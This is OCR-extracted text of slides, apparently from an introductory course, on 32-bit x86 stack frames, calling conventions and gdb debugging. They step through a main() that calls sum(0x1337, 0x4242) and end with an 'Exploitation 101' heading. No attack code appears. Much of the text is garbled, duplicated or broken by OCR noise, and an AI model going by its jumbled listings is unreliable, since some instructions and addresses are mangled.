
n		
e fo	r func	ction main:
р	ush	ebp
m	IOV	ebp,esp
S	ub	esp,0x10
	uu	GON UNECEU
m	ov	DWORD PTR [ebp-0x8],0x1337
m	ov	DWORD PTR [ebp-0x4],0x4242
р	ush	DWORD PTR [ebp-0x4]
р	ush	DWORD PTR [ebp-0x8]
с	all	0x5655618d <sum></sum>
a	dd	esp,0x8
n	ор	
1	eave	
r	et	
•		



stack frame

call main

n e for fun push mov sub	ction main: ebp ebp,esp esp,0x10
mov mov push push call add nop leave ret	DWORD PTR [ebp-0x8],0x1337 DWORD PTR [ebp-0x4],0x4242 DWORD PTR [ebp-0x4] DWORD PTR [ebp-0x8] 0x5655618d <sum> esp,0x8</sum>






local variables stock:

call main

n e	for fun	ction main:	
	push	ebp	
	mov	ebp,esp	
	sub	esp,0x10	
	uuu	UGA 1 0A2020	
	mov	DWORD PTR [ebp-0x8],0x1337	
	mov	DWORD PTR [ebp-0x4],0x4242	
	push	DWORD PTR [ebp-0x4]	
	push	DWORD PTR [ebp-0x8]	
	call	0x5655618d <sum></sum>	
	add	esp,0x8	
	nop		
	leave		
	ret		

(esp) oxec Oxfo Oxf4 Dxf8 (ebp) Oxfc Ox100


int a = 0x1337; int b = 0x4242;



calling convention in 32 bits x86

call main

n e		ction main:
	push mov	ebp ebp,esp
	sub	esp,0x10
	uuu	CANTONICIA
	mov	DWORD PTR [ebp-0x8],0x1337
	mov	DWORD PTR [ebp-0x4],0x4242
	push	DWORD PTR [ebp-0x4]
	push	DWORD PTR [ebp-0x8]
	call	0x5655618d <sum></sum>
	add	esp,0x8
	nop	
	leave	
	ret	
•		




sum(a,b);

sum()

call main

	ction main:
push	ebp
mov	ebp,esp
sub	esp,0x10
uuu	WOA VALULU
mov	DWORD PTR [ebp-0x8],0x1337
mov	DWORD PTR [ebp-0x4],0x4242
push	DWORD PTR [ebp-0x4]
push	DWORD PTR [ebp-0x8],
call	0x5655618d <sum></sum>
add	esp,0x8
nop	
leave	
ret	



0x565561c8 <+36>:
0x565561cd <+41>:

: call : add

0x5655618d <sum> esp,0x8




sum()

Oxfc

0x100

push ebp (ebp) (esp) Oxdc ebp,esp mov OxeO v86 det no сатт UN 0x2047 0xe4 edx, DWORD PTR [ebp+0x8] mov 0xe8 eax, DWORD PTR [ebp+0xc] mov Oxec add eax,edx 0xf0 ebp pop 0x44 ret 0xf8

stack:




ebp chaining

push mov	ebp ebp,esp	(ebp) (esp)	Oxdc	C
Call	0x505501d0 <v86 get_pc<="" td=""><td></td><td>OxeO</td><td></td></v86>		OxeO	
	00A 0x2047		0xe4	
mov	edx,DWORD PTR [ebp <u>+0x8]</u>		oxes	
mov	eax,DWORD PTR [ebp <u>+0xc]</u>		oxec	\sim
add pop	eax,edx ebp		0x { 0	
ret			0×44	
			0xf8	

stack:

Oxfc

0x100



sum()


Oxfc

0X100

push	ebp	(ebp) (esp) Oxdc 0
mov	ebp,esp,	(exp) (exp) Uxal
call	0x000001d0 (v86 get_pc	OxeO
add	Cux, 0x2047	0xe4
mov	edx,DWORD PTR [ebp <u>+</u> 0x8]	oxes
mov	eax,DWORD PTR [ebp <u>+0xc</u>]	oxec
add	eax,edx	
рор	ebp	0xf0
ret		0x.f4
		0xf8

eax: 0x1337 edx: 0x4242

stack:



sum()


Oxfc

0%100

push mov	ebp ebp,esp,	(ebp) (esp) Oxdc C
Call	0x000001d0 <x86 get_pc<="" th=""><th>OxeO</th></x86>	OxeO
add	0x2047	0xe4
mov	edx,DWORD PTR [ebp <u>+0x8]</u>	oxes
mov	eax,DWORD PTR [ebp <u>+</u> 0xc]	oxec
add	eax,edx	0 7
рор	ebp	
ret		0x+4
		0xf8

eax: 0x5579 edx: 0x4242

stack:




returning to main stock:

(ebp) 0xfc


0X100

push	ebp	
mov	ebp,esp,	· · · · ·
tall -	0x000001d0 <v86 get_pc<="" td=""><td>(esp) Oxeo</td></v86>	(esp) Oxeo
add	0x2047	0xe4
mov	edx,DWORD PTR [ebp <u>+0x8</u>]	oxes
mov	eax,DWORD PTR [ebp <u>+0xc]</u>	oxec
add	eax,edx	
рор	ebp	0xf0
ret		0x+4
		0xf8

eax: 0x5579 edx: 0x4242




returning to main



returning to main stock:

call main

n e	for fun push mov sub	ction main: ebp ebp,esp esp,0x10
	auu	
	mov	DWORD PTR [ebp-0x8],0x1337
	mov	DWORD PTR [ebp-0x4],0x4242
	push	DWORD PTR [ebp-0x4]
	push	DWORD PTR [ebp-0x8]
	call	0x5655618d <sum></sum>
	add	esp,0x8
	nop leave	
	ret	



cleaning up the stack frame stack:

call main

n			
е	for fun	ction main:	
	push	ebp	
	mov	ebp,esp	
	sub	esp,0x10	
			, Tik
	aud	GAT OVERE	
	mov	DWORD PTR [ebp-0x8],0x1337	
	mov	DWORD PTR [ebp-0x4],0x4242	
	push	DWORD PTR [ebp-0x4]	
	push	DWORD PTR [ebp-0x8]	
	call	0x5655618d <sum></sum>	
	add	esp,0x8	
	nop		
	leave		
	ret		
•			

leave = mov esp,ebp; pop ebp

0x100 (esp)

ret

ret

call main

n e for fund push mov sub	ebp ebp,esp esp,0x10	
mov mov push push call add nop leave ret		[ebp-0x8]

stack:

entry points

Breakpoint 3, 0x56556080	<mark>6 in _</mark> start
(gdb) x/23wx \$esp	
0xffffd460: 0x56556	1a4 0x0
0xffffd470: 0x00000	000 0xf
0xffffd480: 0x00000	001 0xf
Oxffffd490: Oxffffd	629 Øxf
Oxffffd4a0: Oxffffd	6bd 0xf
0xffffd4b0: 0xffffd	700 0xf
(gdb) x/wx 0x565561a4	
0x5655 <u>6</u> 1a4 <main>:</main>	0x83e58955

(gdb) x/20i 0x56556060								
0x56556060 <_star	t>: endbr32							
0x56556064 <_star	ct+4>: xor	ebp,ebp						
0x56556066 <_star	ct+6>: pop	esi						
0x56556067 <_sta r	ct+7>: mov	ecx,esp						
0x56556069 <_star	ct+9>: and	esp,0xffffff0						
0x5655606c <_sta r	ct+12>: push	eax						
0x5655606d <_star	ct+13>: push	esp						
0x5655606e <_sta r	ct+14>: push	edx						
0x5655606f <_star	ct+15>: call	0x5655608c <_start+44>						
0x56556074 <_sta r	ct+20>: add	ebx,0x2f68						
0x5655607a <_sta r	ct+26>: push	0x0						
0x5655607c <_sta r	ct+28>: push	0x0						
0x5655607e <_star	ct+30>: push	ecx						
0x5655607f <_star	ct+31>: push	esi						
0x56556080 <_star	ct+32>: push	DWORD PTR [ebx <u>+</u> 0x1c]						
0x56556086 <_sta r	ct+38>: call	0x56556040 <libc_start_main@plt></libc_start_main@plt>						
0x5655608b <_star	ct+43>: hlt							
0x5655608c <_sta r	ct+44>: mov	ebx,DWORD PTR [esp]						
0x5655608f <_star	ret ret							

play with it yourself! compile the binary in 32 bit, and explore the process yourself in gdb

Useful commands in gdb:

> info registers show register values > break *addr sets breakpoint at address when you set a breakpoint at addr, the process stops executing when rip = addr **Note:** the process stops before the instruction is executed, not after **>** C let the process continue executing after reaching a breakpoint > si execute the current instruction and stop again on the next instruction > r run/rerun the binary/restart the process > x/[n]wx addr examine/print out n amount of 4 bytes of a memory address Eg: x/24wx Oxffffd460 OR x/24wx \$esp (for registers)



gdb plugins



https://github.com/hugsy/gef



https://github.com/pwndbg/pwndbg




experiment with other stuff!

Edit/Write your own main.c file, compile it and run it in gdb.


Explore how:


- the process looks like in 64 bit
- what happens when you pass a lot of arguments to a function in 64 bit (calling convention)
- global variables are stored
- arrays work
- anything you want

Exploitation 101




